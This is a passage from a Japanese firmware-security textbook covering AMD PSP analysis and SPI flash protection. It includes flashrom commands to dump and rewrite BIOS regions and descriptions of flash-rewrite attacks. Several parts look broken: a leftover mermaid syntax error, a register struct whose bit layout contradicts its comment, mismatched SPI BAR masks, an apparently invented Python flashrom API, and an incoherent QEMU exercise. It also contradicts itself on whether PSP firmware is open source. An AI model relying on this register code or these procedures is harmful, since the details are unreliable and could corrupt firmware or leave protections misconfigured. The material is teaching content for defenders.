# https://github.com/PSPReverse/PSPTool
psptool bios_dump.bin

# 出力例:
# PSP Directory L1:
#   Entry 0: Type=0x01 (Recovery Bootloader), Size=0x10000,
#   Offset=0x20000
#   Entry 1: Type=0x02 (Bootloader), Size=0x20000, Offset=0x30000
#   Entry 2: Type=0x08 (SMU Firmware), Size=0x40000, Offset=0x50000
#   Entry 3: Type=0x0A (PSP OS), Size=0x80000, Offset=0x90000

# 3. 特定エントリを抽出
psptool -X -t 0x0A bios_dump.bin -o psp_os.bin

# 4. PSP OS を逆アセンブル (ARM)
arm-none-eabi-objdump -D -b binary -marm psp_os.bin > psp_os.asm
```

## PSP のシリアルデバッグ

### PSP UART の有効化：

一部のマザーボードでは、PSP の UART 出力をヘッダピンで取り出せます：

```
# 1. PSP UART を有効化 (BIOS 設定またはレジスタ書き込み)
# Ryzen の例: FCH::UART0 を PSP に割り当て

# 2. シリアルコンソールで接続
# ポーレート: 115200 bps, 8N1
screen /dev/ttyUSB0 115200

# 3. PSP のブートログが表示される
# 出力例:
# [PSP] ROM: Init
# [PSP] ROM: Loading Bootloader from 0x30000
# [PSP] ROM: Verifying signature...
# [PSP] ROM: Signature OK
# [PSP] BL: Starting PSP OS
# [PSP] OS: Initializing services
# [PSP] OS: fTPM init
# [PSP] OS: SEV init
```

---

## PSP のセキュリティ考察

### 1. PSP の攻撃面

潜在的な脅威：

- **PSP ファームウェアの脆弱性:** PSP OS のバグ
- **サイドチャネル攻撃:** 電力解析、タイミング攻撃
- **物理攻撃:** OTP Fuse の読み取り、SPI Flash の書き換え
- **リプレイ攻撃:** 古いファームウェアへのロールバック

### 2. 既知の脆弱性と対策

**CVE-2021-26333: PSP ブートローダの脆弱性**

概要：

- PSP ブートローダのバッファオーバーフロー
- 特定条件で任意コード実行が可能

**影響：**

- EPYC 1st/2nd Gen、Ryzen 1000-3000 シリーズ

**対策：**

- PSP ファームウェアの更新
- BIOS アップデート (PSP FW を含む)

## PSP のサプライチェーンリスク

**懸念：**

- PSP ファームウェアは **AMD** のクローズドソース
- 製造時の改ざんリスク

**対策：**

- **Verified Boot:** AMD と OEM の二重署名
- アンチロールバック: OTP Fuse のバージョンカウンタ

## 3. プライバシーとトラストの問題

**論点：**

- PSP は**常時動作**している
- x86 CPU からは制御不可
- リモートからの攻撃や監視の可能性

**コミュニティの取り組み：**

- **PSPReverse:** PSP の解析プロジェクト
  - <https://github.com/PSPReverse/PSPTool>
- **AMD PSP Disable:** PSP を無効化する試み (非公式)

---

# トラブルシューティング

## Q1: PSP 有効化後に起動しない

原因：

- BIOS の署名が無効
- OTP Fuse に誤った鍵ハッシュが書き込まれた

確認方法：

```
# シリアルコンソールでエラーメッセージを確認
# 出力例:
# [PSP] BIOS verification failed
# [PSP] Halting system
```

解決策：

1. **CMOS クリア:** PSP 設定をリセット
2. **Recovery BIOS:** デュアル BIOS 機能があれば切り替え
3. **SPI Flash 再書き込み:** 外部プログラマで修復

## Q2: fTPM がエラーを返す

原因：

- fTPM Blob の破損
- PSP ファームウェアのバグ

確認方法：

```
# TPM のエラーログを確認
sudo dmesg | grep -i tpm

# 出力例:
# tpm tpm0: A TPM error (28) occurred cmd get random
```

## 解決策：

```
# 1. fTPM をクリア (BIOS Setup で)  
# Security -> fTPM -> Clear fTPM  
  
# 2. または Linux から  
sudo tpm2_clear
```

## Q3: SEV が有効にならない

### 原因：

- CPU が SEV 非対応
- BIOS 設定で無効化
- カーネルが SEV 非対応

### 確認方法：

```
# 1. CPU の SEV サポート確認  
grep sev /proc/cpuinfo  
  
# 2. SEV デバイスの確認  
ls /dev/sev  
  
# 3. SEV 機能の確認  
sudo dmesg | grep sev  
  
# 出力例:  
# ccp 0000:22:00.2: sev enabled  
# SEV supported: 509 ASIDs
```

## 解決策：

1. BIOS で SEV を有効化
  2. カーネルを SEV 対応版に更新 (CONFIG\_AMD\_MEM\_ENCRYPT=y)
-



## 演習

### 演習 1: PSP の状態確認

目標: システムで PSP が動作しているか確認

手順 :

```
# 1. PSP デバイスの確認  
ls -l /dev/psp*  
  
# 2. dmesg で PSP ログを確認  
sudo dmesg | grep -i "ccp\|psp\|sev"  
  
# 3. fTPM の確認  
ls -l /dev/tpm*  
sudo tpm2_getcap properties-fixed | grep "TPM2_PT_FAMILY_INDICATOR"  
  
# 4. SEV のサポート確認  
grep sev /proc/cpuinfo  
ls /dev/sev
```

期待される結果 :

- PSP デバイスが存在する
- fTPM が TPM 2.0 として認識される
- SEV 対応 CPU では /dev/sev が存在

### 演習 2: PSP ファームウェアの解析

目標: BIOS から PSP ファームウェアを抽出

手順 :

```
# 1. PSPTool をインストール  
git clone https://github.com/PSPReverse/PSPTool.git  
cd PSPTool  
pip3 install -r requirements.txt  
  
# 2. BIOS イメージをダンプ  
sudo flashrom -p internal -r bios.bin  
  
# 3. PSP Directory を解析  
python3 psptool.py bios.bin  
  
# 4. PSP OS を抽出  
python3 psptool.py -X -t 0x0A bios.bin -o psp_os.bin  
  
# 5. ファイル情報を確認  
file psp_os.bin  
hexdump -C psp_os.bin | head -20
```

**期待される結果：**

- PSP Directory のエントリが一覧表示される
- PSP OS が抽出できる

## 演習 3: SEV 仮想マシンの起動

**目標:** SEV で保護された仮想マシンを起動

**前提：**

- AMD EPYC または Ryzen Pro CPU
- QEMU/KVM with SEV support

**手順：**

```
# 1. SEV のサポート確認
sudo /usr/sbin/sevctl ok

# 2. SEV VM 用の OVMF (UEFI) をダウンロード
wget https://download.01.org/intel-sgx/latest/dcap-
latest/linux/prebuilt/ovmf/OVMF_CODE.fd

# 3. VM を SEV で起動
qemu-system-x86_64 \
    -enable-kvm \
    -cpu EPYC \
    -machine q35 \
    -smp 4 \
    -m 4096 \
    -drive if=pflash,format=raw,readonly=on,file=OVMF_CODE.fd \
    -drive file=ubuntu.qcow2,if=virtio \
    -object sev-guest,id=sev0,cbitpos=47,reduced-phys-bits=1 \
    -machine memory-encryption=sev0 \
    -nographic

# 4. VM 内で暗号化を確認
# VM 内で実行:
sudo dmesg | grep -i sev
# 出力例: AMD Memory Encryption Features active: SEV
```

## 期待される結果：

- SEV が有効な VM が起動する
  - VM のメモリがホストから保護される
- 

## まとめ

この章では、AMD PSP (Platform Security Processor) の仕組みを詳しく学びました：

### ✓ 重要なポイント

#### 1. PSP の役割：

- 独立した ARM プロセッサとして動作
- x86 CPU よりも先に起動
- BIOS のセキュアブートを実行

## 2. 主要コンポーネント：

- **ARM Cortex-A5**: PSP のプロセッサコア
- **PSP ROM**: Root of Trust
- **OTP Fuse**: 鍵とポリシーの不变保存
- **Crypto Engine**: AES/RSA/SHA 暗号化

## 3. セキュリティ機能：

- **Secure Boot**: BIOS の署名検証
- **SEV**: VM メモリの暗号化
- **SME**: システムメモリ全体の暗号化
- **fTPM**: ファームウェア TPM 2.0

## 4. Intel との違い：

- PSP は ARM、ME は x86
- PSP は一部オープンソース
- SEV は Intel TME より高機能

## 5. セキュリティ考察：

- PSP ファームウェアの脆弱性
- クローズドソースの懸念
- コミュニティによる解析活動

## セキュリティのベストプラクティス

項目	推奨事項
ファームウェア更新	定期的に BIOS/PSP FW を更新
<b>Secure Boot</b>	PSP セキュアブートを有効化
<b>fTPM</b>	dTPM がない場合は fTPM を使用
<b>SEV</b>	仮想化環境では SEV を検討

項目	推奨事項
監視	PSP のログとエラーを監視

---

次章では、**SPI フラッシュ保護機構**について学びます。BIOS を格納する SPI Flash の保護は、Boot Guard や PSP と組み合わせることで、完全な信頼チェーンを構築します。

### 参考資料

- [AMD Platform Security Processor](#)
- [AMD SEV Documentation](#)
- [PSPReverse: PSP Reverse Engineering](#)
- [AMD Memory Encryption Whitepaper](#)
- [Google: AMD PSP Security Analysis](#)
- [Linux Kernel: AMD SEV Documentation](#)

# SPI フラッシュ保護機構

## この章で学ぶこと

- SPI Flash の役割とブートプロセスにおける重要性
- ソフトウェア保護とハードウェア保護の仕組み
- Flash Descriptor と BIOS Region の構造
- Write Protection と Protected Range Registers
- Intel BIOS Guard / AMD PSP との統合
- Platform Reset Attack とその対策
- SPI Flash の設定とデバッグ方法
- 攻撃シナリオと防御策

## 前提知識

- Part IV Chapter 5: Intel Boot Guard の役割と仕組み
- Part IV Chapter 6: AMD PSP の役割と仕組み
- SPI プロトコルの基礎

## SPI Flash とは

### SPI Flash の役割

SPI Flash は、BIOS/UEFI ファームウェアを格納する不揮発性メモリです：


1. **BIOS の保存:** UEFI ファームウェアイメージ全体を格納
2. **設定の保存:** UEFI 変数、ブート設定
3. **管理データの保存:** Intel ME、AMD PSP のファームウェア
4. **リカバリ:** BIOS リカバリイメージ

**Note:** SPI Flash は、システムの**Root of Trust**を格納する最も重要なコンポーネントの1つです。その保護が不十分だと、すべてのセキュリティ機構が無

効化されます。

---

## SPI Flash の物理接続



Syntax error in text  
mermaid version 11.6.0

**SPI 信号線：**

- **CLK:** クロック信号（通常 16-50 MHz）
- **MOSI:** データ送信（CPU → Flash）
- **MISO:** データ受信（Flash → CPU）
- **CS#:** チップ選択（アクティブ Low）
- **WP#:** ハードウェア書き込み保護（アクティブ Low）
- **HOLD#:** データ転送の一時停止

## SPI Flash の容量とレイアウト

	0x00000000
Flash Descriptor	4 KB
- Flash Map	
- Component Section	
- Region Section	
- Master Section	
	0x0001000
Intel ME / AMD PSP	1-7 MB
- ME/PSP Firmware	
- Configuration	
	0x0800000
GbE (Gigabit Ethernet)	8 KB (Optional)
	0x0802000
Platform Data	Variable
	0x0C00000
BIOS Region	4-8 MB
- SEC (Reset Vector)	
- PEI Core	
- DXE Core	
- UEFI Variables	
- Boot Guard (ACM/KM/BPM)	
	0x1000000 (16 MB Flash の場合)

## Flash Descriptor

### Flash Descriptor の役割

Flash Descriptor は、SPI Flash の先頭 4KB に配置される制御データです：

1. リージョンの定義: Flash 内の各領域の位置とサイズ
2. アクセス権限の設定: 各マスターがアクセス可能な領域
3. ストラップ設定: CPU/PCH の初期設定

## Flash Descriptor の構造

```
typedef struct {
    // Signature: 0x0FF0A55A
    UINT32  Signature;
    UINT32  FlashParameters;
    UINT32  ComponentSection[3];
    UINT32  RegionSection[5];
    UINT32  MasterSection[3];
    UINT32  IchStrapSection[18];
    UINT32  MchStrapSection[8];
    // ...
} FLASH_DESCRIPTOR;
```

## Region Section (領域定義)

5つのリージョンが定義されます：

```
typedef struct {
    UINT16  Base;      // 4KB 単位のオフセット
    UINT16  Limit;     // 4KB 単位のリミット
} FLASH_REGION;

typedef struct {
    FLASH_REGION  FlashDescriptor; // 0: Flash Descriptor
    FLASH_REGION  BiosRegion;      // 1: BIOS
    FLASH_REGION  MeRegion;        // 2: Intel ME / AMD PSP
    FLASH_REGION  GbeRegion;       // 3: Gigabit Ethernet
    FLASH_REGION  PlatformData;   // 4: Platform Data
} FLASH_REGIONS;
```

## Master Section (アクセス権限)

各マスター (CPU, ME/PSP, GbE) のアクセス権限を定義：

```

typedef struct {
    UINT8 ReadAccess; // 読み取り可能なリージョン (ビットマップ)
    UINT8 WriteAccess; // 書き込み可能なリージョン (ビットマップ)
} FLASH_MASTER_ACCESS;

typedef struct {
    FLASH_MASTER_ACCESS BiosAccess; // CPU (BIOS)
    FLASH_MASTER_ACCESS MeAccess; // Intel ME / AMD PSP
    FLASH_MASTER_ACCESS GbeAccess; // GbE Controller
} FLASH_MASTER_PERMISSIONS;

```

例：

```

BIOS (CPU):
Read: 11111b (すべてのリージョン)
Write: 11000b (BIOS, Platform Data のみ)

ME/PSP:
Read: 00110b (ME, GbE)
Write: 00110b (ME, GbE のみ)

```

## Flash Descriptor の読み取り

```

# flashrom で Flash Descriptor を読み取り
sudo flashrom -p internal -r flash.bin

# Intel Flash Image Tool (FIT) で解析
# または、fptw64 (Flash Programming Tool)
fptw64 -d flash.bin

# 出力例:
# Flash Descriptor
#   Region 0 (Descriptor): 0x00000000 - 0x00000FFF
#   Region 1 (BIOS): 0x00C00000 - 0x00FFFFFF
#   Region 2 (ME): 0x00001000 - 0x007FFFFF
#   Region 3 (GbE): 0x00800000 - 0x00801FFF
#   Region 4 (Platform): 0x00802000 - 0x00BFFFFFF
#
# Master Access:
#   BIOS: Read=0x1F, Write=0x18
#   ME: Read=0x06, Write=0x06

```

---

# SPI Flash 保護機構

## 1. ソフトウェア保護 (Write Protection)

### BIOS Control Register (BC)

```
// PCH の LPC/eSPI コンフィグレーション空間
// オフセット 0xDC
typedef union {
    struct {
        UINT8 BiosWriteEnable      : 1; // ビット 0: BIOS 書き込み許可
        UINT8 BiosLockEnable       : 1; // ビット 1: BIOS ロック
        UINT8 Reserved            : 2;
        UINT8 TopSwapStatus       : 1; // ビット 4: Top Swap
        UINT8 SmmBiosWriteProtect: 1; // ビット 5: SMM BIOS 書き込み保護
        UINT8 Reserved2           : 2;
    } Bits;
    UINT8 Uint8;
} BIOS_CONTROL;
```

重要なビット：

- **BIOSWE (Bit 0)** : BIOS 書き込み許可
  - 0: 書き込み禁止
  - 1: 書き込み許可
- **BLE (Bit 1)** : BIOS ロック
  - 1: BIOSWE の変更を禁止 (ロック)
- **SMM\_BWP (Bit 5)** : SMM BIOS 書き込み保護
  - 1: BIOSWE=1 でも SMM 外からの書き込みを禁止

設定例：

```

// UEFI DXE Phase で BIOS を保護
VOID
ProtectBiosRegion (
    VOID
)
{
    BIOS_CONTROL Bc;

    // 1. BIOS Control レジスタを読み取り
    Bc.Uint8 = MmioRead8 (PCH_LPC_BASE + 0xDC);

    // 2. BIOS 書き込みを禁止
    Bc.Bits.BiosWriteEnable = 0;

    // 3. SMM BIOS 書き込み保護を有効化
    Bc.Bits.SmmBiosWriteProtect = 1;

    // 4. BIOS ロックを有効化
    Bc.Bits.BiosLockEnable = 1;

    // 5. レジスタに書き戻し
    MmioWrite8 (PCH_LPC_BASE + 0xDC, Bc.Uint8);

    // これ以降、BIOSWE の変更は不可（リセットまで）
}

```

## Protected Range Registers (PR0-PR4)

```

// 最大 5 つの保護範囲を設定可能
// PCH SPIBAR + 0x84-0x90
typedef union {
    struct {
        UINT32 ProtectedRangeBase : 13;    // 保護範囲の開始 (4KB 単位)
        UINT32 Reserved          : 2;
        UINT32 ReadProtectionEnable: 1;    // 読み取り保護
        UINT32 ProtectedRangeLimit : 13;    // 保護範囲の終了 (4KB 単位)
        UINT32 Reserved2         : 2;
        UINT32 WriteProtectionEnable:1;    // 書き込み保護
    } Bits;
    UINT32 Uint32;
} PROTECTED_RANGE;

```

設定例：

```
VOID
SetProtectedRange (
    IN UINT32  RangeIndex,
    IN UINT32  BaseAddress,
    IN UINT32  LimitAddress
)
{
    PROTECTED_RANGE  Pr;
    UINT32           SpiBar;

    // 1. SPI BAR を取得
    SpiBar = MmioRead32 (PCH_SPI_BASE + 0x10) & ~0xFFF;

    // 2. Protected Range を設定
    Pr.Bits.ProtectedRangeBase = BaseAddress >> 12;      // 4KB 単位
    Pr.Bits.ProtectedRangeLimit = LimitAddress >> 12;
    Pr.Bits.ReadProtectionEnable = 0;          // 読み取りは許可
    Pr.Bits.WriteProtectionEnable = 1;         // 書き込みは禁止

    // 3. PR レジスタに書き込み
    MmioWrite32 (SpiBar + 0x84 + (RangeIndex * 4), Pr.Uint32);
}

// 使用例: BIOS Region 全体を保護
SetProtectedRange (
    0,                      // PR0
    0x00C00000,            // BIOS Base
    0x00FFFFFF            // BIOS Limit
);
```

## 2. ハードウェア保護

### WP# ピン (Write Protect Pin)

仕組み：

- SPI Flash チップの **WP#** ピンを **Low** になると、ステータスレジスタの書き込みを禁止
- マザーボード上のジャンパやレジスタで制御

```

// Status Register (Flash Chip 内部)
typedef union {
    struct {
        UINT8 WriteInProgress : 1; // ビット 0: 書き込み中
        UINT8 WriteEnableLatch : 1; // ビット 1: 書き込み許可ラッチ
        UINT8 BlockProtect : 4; // ビット 2-5: ブロック保護
        UINT8 Reserved : 1;
        UINT8 StatusRegProtect : 1; // ビット 7: ステータスレジスタ保護
    } Bits;
    UINT8 Uint8;
} SPI_STATUS_REGISTER;

// WP# = Low の場合、ステータスレジスタの書き込みが禁止される
// → BlockProtect ビットが変更不可
// → 保護範囲が固定される

```

## Block Protection (BP ビット)

SPI Flash チップ内部の保護ビット：

BP2	BP1	BP0	保護範囲 (16MB Flash の場合)
0	0	0	保護なし
0	0	1	上位 8MB (0x800000 - 0xFFFFFFF)
0	1	0	上位 12MB (0x400000 - 0xFFFFFFF)
0	1	1	上位 14MB (0x200000 - 0xFFFFFFF)
1	0	0	上位 15MB (0x100000 - 0xFFFFFFF)
1	0	1	すべて (0x000000 - 0xFFFFFFF)

設定方法：

```
#!/usr/bin/env python3
import flashrom

# flashrom ライブラリを使用
flash = flashrom.open("internal")

# Status Register を読み取り
status = flash.read_status()
print(f"Current Status: 0x{status:02X}")

# Block Protect を設定 (上位 8MB を保護)
# BP2=0, BP1=0, BP0=1
new_status = (status & ~0x1C) | 0x04
flash.write_status(new_status)

# WP# ピンを Low にして保護を固定
# (ハードウェア設定が必要)
```

### 3. Intel BIOS Guard との統合

**BIOS Guard** は、SMM でのみ BIOS 更新を許可する仕組みです：

```

/**
  BIOS Guard による保護付き Flash 更新

  @param[in] Address    更新するアドレス
  @param[in] Data        更新データ
  @param[in] Size        サイズ

  @retval EFI_SUCCESS   成功
*/
EFI_STATUS
BiosGuardFlashUpdate (
  IN UINT32  Address,
  IN UINT8   *Data,
  IN UINT32  Size
)
{
  // 1. SMM かどうかチェック
  if (!InSmm ()) {
    return EFI_ACCESS_DENIED; // SMM 外からは不可
  }

  // 2. BIOS Guard が有効かチェック
  if (!IsBiosGuardEnabled ()) {
    return EFI_UNSUPPORTED;
  }

  // 3. BIOS Guard スクリプトを実行
  // BIOS Guard は専用のマイクロコードで Flash を更新
  ExecuteBiosGuardScript (Address, Data, Size);

  return EFI_SUCCESS;
}

```

## 利点：


- OS やドライバから直接 Flash を書き換えられない
  - BIOS 更新は SMM を経由する必要がある
  - 署名検証と組み合わせて使用
-

# Platform Reset Attack

## Platform Reset Attack とは

攻撃手法：

1. BIOS が起動して保護を設定
2. 攻撃者が瞬時にリセット（電源ボタン、デバッガ）
3. 保護設定が有効になる前に Flash を書き換え



## 対策1: Early Boot Guard

仕組み：

- **CPU の Microcode** が起動直後に Flash を保護
- BIOS が実行される前に保護を有効化

```
// Microcode 内 (擬似コード)
VOID
EarlyBootGuard (
    VOID
)
{
    // 1. OTP Fuse から設定を読み込み
    if (OtpFuse.EnableEarlyFlashProtection) {
        // 2. BIOS Control レジスタを設定
        SetBiosControl (BIOSWE=0, BLE=1, SMM_BWP=1);

        // 3. Protected Range を設定
        SetProtectedRange (0, BIOS_BASE, BIOS_LIMIT);
    }

    // 4. BIOS を検証 (Boot Guard)
    VerifyBios ();

    // 5. BIOS を実行
    JumpToBios ();
}
```

## 対策2: Flash Descriptor Lock

**Flash Descriptor** のロック：

```

// Flash Descriptor の FLOCKDN ビットを設定
// PCH SPIBAR + 0x04 (HSFS: Hardware Sequencing Flash Status)
typedef union {
    struct {
        UINT16 FlashCycleError      : 1;
        UINT16 FlashCycleDone       : 1;
        UINT16 Reserved            : 3;
        UINT16 FlashDescriptorLockDown:1; // ビット 15
        // ...
    } Bits;
    UINT16 Uint16;
} HARDWARE_SEQUENCING_FLASH_STATUS;

VOID
LockFlashDescriptor (
    VOID
)
{
    UINT32 SpiBar;
    UINT16 Hsfs;

    SpiBar = MmioRead32 (PCH_SPI_BASE + 0x10) & ~0xFFFF;
    Hsfs = MmioRead16 (SpiBar + 0x04);

    // FLOCKDN ビットを設定
    Hsfs |= BIT15;
    MmioWrite16 (SpiBar + 0x04, Hsfs);

    // これ以降、Flash Descriptor の変更は不可（リセットまで）
}


```

### 対策3: Top Swap


仕組み：

- Flash の上位と下位をスワップ
- リカバリ用の BIOS を常に保護

通常モード：



Top Swap モード：



## 設定：

```
VOID  
EnableTopSwap ( // Top Swap 有効化  
    VOID  
)  
{  
    BIOS_CONTROL Bc;  
  
    Bc.Uint8 = MmioRead8 (PCH_LPC_BASE + 0xDC);  
    Bc.Bits.TopSwapStatus = 1; // Top Swap 有効  
    MmioWrite8 (PCH_LPC_BASE + 0xDC, Bc.Uint8);  
  
    // 次回起動時、Recovery BIOS から起動  
}
```

---

# SPI Flash のデバッグとツール

## flashrom を使った Flash 操作

```
# 1. Flash 全体をダンプ
sudo flashrom -p internal -r flash_backup.bin

# 2. Flash の情報を表示
sudo flashrom -p internal

# 出力例:
# Found chipset "Intel C620 series chipset (QS/PRQ SKU)"
# Enabling flash write... OK.
# Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on ich_spi.

# 3. BIOS Region のみをダンプ
sudo flashrom -p internal -r bios_region.bin --ifd -i bios

# 4. BIOS Region に書き込み
sudo flashrom -p internal -w new_bios.bin --ifd -i bios

# 5. 保護状態を確認
sudo flashrom -p internal --wp-status

# 出力例:
# WP: status: 0x80
# WP: status.srp0: 1
# WP: write protect is enabled.
# WP: write protect range: start=0x00c00000, len=0x00400000
```

## chipsec を使ったセキュリティチェック

```
# 1. chipsec をインストール
sudo pip3 install chipsec

# 2. BIOS 書き込み保護をチェック
sudo chipsec_main -m common.bios_wp

# 出力例:
# [*] running module: chipsec.modules.common.bios_wp
# [*] Module path: /usr/local/lib/python3.8/dist-
packages/chipsec/modules/common/bios_wp.py
#
# [*] BIOS Region Write Protection
# [*] BC = 0x02 << BIOS Control (b:d.f 00:31.5 + 0xDC)
#     [00] BIOSWE          = 0 << BIOS Write Enable
#     [01] BLE              = 1 << BIOS Lock Enable
#     [05] SMM_BWP          = 0 << SMM BIOS Write Protection
# [*] BIOS region write protection is enabled (writes restricted to
SMM)
# [+] PASSED: BIOS is write protected

# 3. SPI Flash 保護をチェック
sudo chipsec_main -m common.spi_lock

# 4. Flash Descriptor のロック状態をチェック
sudo chipsec_main -m common.spi_desc

# 5. すべてのセキュリティチェックを実行
sudo chipsec_main
```

## UEFITool で Flash イメージを解析

```
# 1. UEFITool をダウンロード
wget
https://github.com/LongSoft/UEFITool/releases/download/A59/UEFITool_
NE_A59_linux_x86_64.zip
unzip UEFITool_NE_A59_linux_x86_64.zip

# 2. Flash イメージを開く
./UEFITool flash_backup.bin

# GUI で確認できる内容:
# - Flash Descriptor
# - ME/PSP Region
# - BIOS Region
#   - Volumes
#   - Files (DXE, PEI)
#   - Sections

# 3. コマンドラインで検索
./UEFIExtract flash_backup.bin dump/
ls dump/
```

---

## 攻撃シナリオと防御

### 1. 外部プログラマによる Flash 書き換え

攻撃手法：

- SPI Flash チップを 物理的に取り外し
- 外部プログラマで書き換え
- 再度実装

対策：

- エポキシ樹脂: チップを固定
- ケースロック: マザーボードへのアクセス制限

- **Tamper Detection:** 開封検知シール

## 2. ソフトウェアからの Flash 書き換え

攻撃手法：

- OS 権限を取得
- flashrom などのツールで Flash を書き換え

対策：

- **BIOSWE=0, BLE=1:** BIOS 書き込みを禁止
- **SMM\_BWP=1:** SMM 外からの書き込みを禁止
- **Protected Range:** 重要領域を保護

## 3. DMA 攻撃による Flash 書き換え

攻撃手法：

- Thunderbolt や PCIe 経由で DMA
- メモリ上の SPI コントローラレジスタを書き換え

対策：

- **IOMMU (VT-d/AMD-Vi)** : DMA を仮想化
  - **Kernel DMA Protection:** Windows/Linux の機能
- 

## トラブルシューティング

### Q1: flashrom で書き込みができない

原因：

- BIOS 書き込み保護が有効

確認方法：

```
# BIOS Control レジスタを確認  
sudo setpci -s 00:1f.0 dc.b  
  
# 出力例: 02  
# ビット 0 (BIOSWE) = 0: 書き込み禁止  
# ビット 1 (BLE)      = 1: ロック有効
```

解決策：

1. **UEFI Setup** で無効化 (機種により異なる)
2. **Jumper** でクリア (マザーボードによる)
3. 外部プログラマを使用

## Q2: BIOS 更新後に起動しない

原因：

- 更新に失敗し、Flash が破損
- 署名検証に失敗 (Boot Guard 有効時)

解決策：

1. **Recovery Mode:** 一部のマザーボードには BIOS リカバリ機能
  - USB メモリに BIOS イメージをコピー
  - 特定のキーを押しながら起動
2. **Dual BIOS:** 予備 BIOS に切り替え
3. 外部プログラマで復旧

## Q3: chipsec で FAILED が表示される

原因：

- BIOS 保護が正しく設定されていない

## 確認と修正：

```
# 詳細ログを確認  
sudo chipsec_main -m common.bios_wp -l log.txt  
cat log.txt  
  
# 推奨設定:  
# BIOSWE = 0  
# BLE = 1  
# SMM_BWP = 1  
# PRx に BIOS Region を設定
```

---



## 演習 1: Flash 保護状態の確認

目標: システムの Flash 保護を確認

手順：

```
# 1. BIOS Control レジスタを確認  
sudo setpci -s 00:1f.0 dc.b  
  
# 2. flashrom で保護状態を確認  
sudo flashrom -p internal --wp-status  
  
# 3. chipsec で検証  
sudo chipsec_main -m common.bios_wp  
sudo chipsec_main -m common.spi_lock  
  
# 4. Protected Range を確認  
# (SPI BAR + 0x84-0x90 を読む)  
sudo chipsec_util mmio read 0xFED1F800 0x84 4
```

期待される結果：

- BIOSWE=0, BLE=1 であること

- Protected Range が設定されていること

## 演習 2: Flash イメージの解析

目標: Flash イメージの構造を理解

手順：

```
# 1. Flash をダンプ  
sudo flashrom -p internal -r flash.bin  
  
# 2. Flash Descriptor を解析  
# Intel FIT (Flash Image Tool) または UEFITool を使用  
. ./UEFITool flash.bin  
  
# 3. BIOS Region を抽出  
sudo flashrom -p internal -r bios.bin --ifd -i bios  
  
# 4. UEFITool で BIOS Region を開く  
. ./UEFITool bios.bin
```

期待される結果：

- Flash Descriptor の内容が確認できる
- 各 Region のサイズと位置が分かる

## 演習 3: 保護設定のシミュレーション

目標: QEMU で Flash 保護をテスト

手順：

```
# 1. QEMU用の Flash イメージを作成
dd if=/dev/zero of=flash.img bs=1M count=16

# 2. OVMF (UEFI for QEMU) をコピー
cp /usr/share/ovmf/OVMF.fd flash.img

# 3. QEMU で起動 (Flash を read-only に)
qemu-system-x86_64 \
    -bios flash.img \
    -drive if=pflash,format=raw,readonly=on,file=flash.img \
    -nographic

# 4. UEFI Shell から Flash 書き込みを試行
# (read-only なので失敗するはず)
```

---

## まとめ

この章では、SPI Flash の保護機構について詳しく学びました：

### ✓ 重要なポイント

#### 1. SPI Flash の役割：

- BIOS/UEFI の保存
- システムの Root of Trust
- 保護が不十分だとすべてのセキュリティが無効化

#### 2. Flash Descriptor：

- Flash の制御データ
- Region とアクセス権限の定義
- FLOCKDN でロック

